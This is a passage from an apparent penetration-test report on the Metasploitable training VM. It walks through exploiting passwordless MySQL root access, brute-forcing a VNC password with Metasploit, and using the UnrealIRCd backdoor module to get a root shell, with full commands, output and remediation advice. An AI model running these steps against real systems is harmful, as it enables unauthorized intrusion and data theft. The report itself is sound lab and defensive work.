2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, ConnectWithDatabase, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCompression, Supp
ortsTransactions, Support41Auth
|   Status: Autocommit
|_  Salt: OP&i`%7$L5bm|J;&N8j1
```

During my nmap scan I notice port 3306 is open which is default port of mysql service



```
└─$ mysql --user root --host 192.168.1.2 --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 71
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.002 sec)

MySQL [(none)]> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [owasp10]> show tables;
+-------------------+
| Tables_in_owasp10 |
+-------------------+
| accounts          |
| blogs_table       |
```

So I tried the default credentials of mysql which is the user root and I got access to the databases


```
MySQL [owasp10]> select * from accounts;
+-----+----------+--------------+-----------------------------+----------+
| cid | username | password     | mysignature                 | is_admin |
+-----+----------+--------------+-----------------------------+----------+
|   1 | admin    | adminpass    | Monkey!                     | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock!          | TRUE     |
|   3 | john     | monkey       | I like the smell of confunk | FALSE    |
|   4 | jeremy   | password     | d1373 1337 speak            | FALSE    |
|   5 | bryce    | password     | I Love SANS                 | FALSE    |
|   6 | samurai  | samurai      | Carving Fools               | FALSE    |
|   7 | jim      | password     | Jim Rome is Burning         | FALSE    |
|   8 | bobby    | password     | Hank is my dad              | FALSE    |
|   9 | simba    | password     | I am a cat                  | FALSE    |
|  10 | dreveil  | password     | Preparation H               | FALSE    |
|  11 | scotty   | password     | Scotty Do                   | FALSE    |
|  12 | cal      | password     | Go Wildcats                 | FALSE    |
|  13 | john     | password     | Do the Duggie!              | FALSE    |
|  14 | kevin    | 42           | Doug Adams rocks            | FALSE    |
|  15 | dave     | set          | Bet on S.E.T. FTW           | FALSE    |
|  16 | ed       | pentest      | Commandline KungFu anyone?  | FALSE    |
+-----+----------+--------------+-----------------------------+----------+
16 rows in set (0.002 sec)

MySQL [owasp10]>
```

Also now I can access any sensitive databases

Impact:

Unauthorized database access. Attackers can view, modify, or delete sensitive data, potentially leading to data breaches, financial loss, or integrity issues. Default credentials are a severe vulnerability for database systems.

Recommendation


immediately change the default credentials to a strong, complex one and to create separate user accounts with limited privileges for routine database operations. Additionally, disable remote access for the root user

3- Vulnerable VNC service leading to remote access

Description:


VNC (Virtual Network Computing) is a remote desktop-sharing system that allows users to control and operate a computer over a network. While it offers convenience and remote access capabilities, it also presents a potential vulnerability that attackers can exploit. In this article, we focus on exploiting VNC Port 5900, which is the default port VNC servers use for communication

Detailed reproduction steps for this vulnerability




```
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
```

During nmap scan I found port 5900 is open which the default port of VNC




```
msf6 > search vnc_login

Matching Modules
================

   #  Name                             Disclosure Date  Rank    Check  Description
   -  ----                             ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login  .                normal  No     VNC Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
```

Search in Metasploit for VNC_login for getting access to the service and I found this module



```
   VERBOSE          true                                  yes       Whether to print outpu


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.2:5900      - 192.168.1.2:5900 - Starting VNC login sweep
[!] 192.168.1.2:5900      - No active DB -- Credential data will not be saved!
[+] 192.168.1.2:5900      - 192.168.1.2:5900 - Login Successful: :password
[*] 192.168.1.2:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```

After I give it the necessary options I run it and now I have the vnc password so I can login in my vnc viewer



192.168.1.2


Authenticate to VNC Server
192.168.1.2::5900 (TCP)

Enter VNC Server credentials
(Hint: NOT your RealVNC account details)

Username:
Password: password

Remember password
Forgot password?

In my vnc viewr I type the host ip and the password and I logged in


192.168.1.2 (root's X desktop (metasploitable:0)) - RealVNC Viewer
CTRL ALT DEL
Eterm 0.9.4
Eterm Font Background Terminal
Workspace 1
17 Oct, Thu 01:34:07
Eterm 0.9.4

```
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/# ls
bin   cdrom  etc   initrd      lib         media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev    home  initrd.img  lost+found  mnt    opt        root  srv   tmp  var
root@metasploitable:/#
```

Now I can do anything in the machine as a root using the VNC viewer

Impact:

Remote system control. With VNC access, an attacker can control the system's GUI, steal sensitive information, modify system settings, or conduct malicious activity under the guise of a legitimate user.

Recommendation

Use Strong Passwords: Enforce the use of complex and unique passwords for all VNC accounts to make brute-force attacks more difficult


Limit Access: Configure VNC to allow access only from trusted IP addresses or networks, reducing the attack surface.

4- IRC Backdoor

Description:


IRC is a protocol used for real-time text-based communication. It allows users to join chat rooms (channels) and exchange messages with other participants. While IRC can be used for legitimate purposes, it has also been historically associated with security vulnerabilities and has been targeted by malicious actors.

Detailed reproduction steps for this vulnerability




```
|_  error: Closing Link: muyvzaxvr[192.168.1.9] (Quit: muyvzaxvr)
6697/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:04:47
|   source ident: nmap
|   source host: E316987E.78DED367.FFFA6D49.IP
|_  error: Closing Link: iefizawwl[192.168.1.9] (Quit: iefizawwl)
```

During nmap scan I notice that the port 6697 is open which is the port of internet relay chat




```
msf6 > search unrealircd

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
```

So I searched in Metasploit for any vulnerability and I found backdoor




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
```

Set all the necessary options like rhost



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                     Disclosure Date  Rank    Check  Description
   -   ----                                     ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                 .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl               .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6          .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby               .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6          .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                 .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                 .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl            .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl        .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby            .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl        .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet .              normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet
)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload  payload/cmd/unix/bind_perl
payload => cmd/unix/bind_perl
```

now I determine the right payload to use to open reverse shell which is cmd/unix/bind_perl



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.1.2:6667 - Connected to 192.168.1.2:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.2:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.1.2:4444
[*] Command shell session 1 opened (172.30.85.170:45015 -> 192.168.1.2:4444) at 2024-10-17 16:15:40 +0300

whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```

Run the exploit and now I opend reverse shell session as a root

Impact

Remote command execution. An attacker could use the backdoor to control the IRC service, execute malicious commands, and potentially gain full system access. This can lead to data theft, network pivoting, or denial-of-service (DoS) attacks.

Recommendation

Determine whether the IRC service is If it is not necessary, consider disabling or removing it to reduce the attack surface.

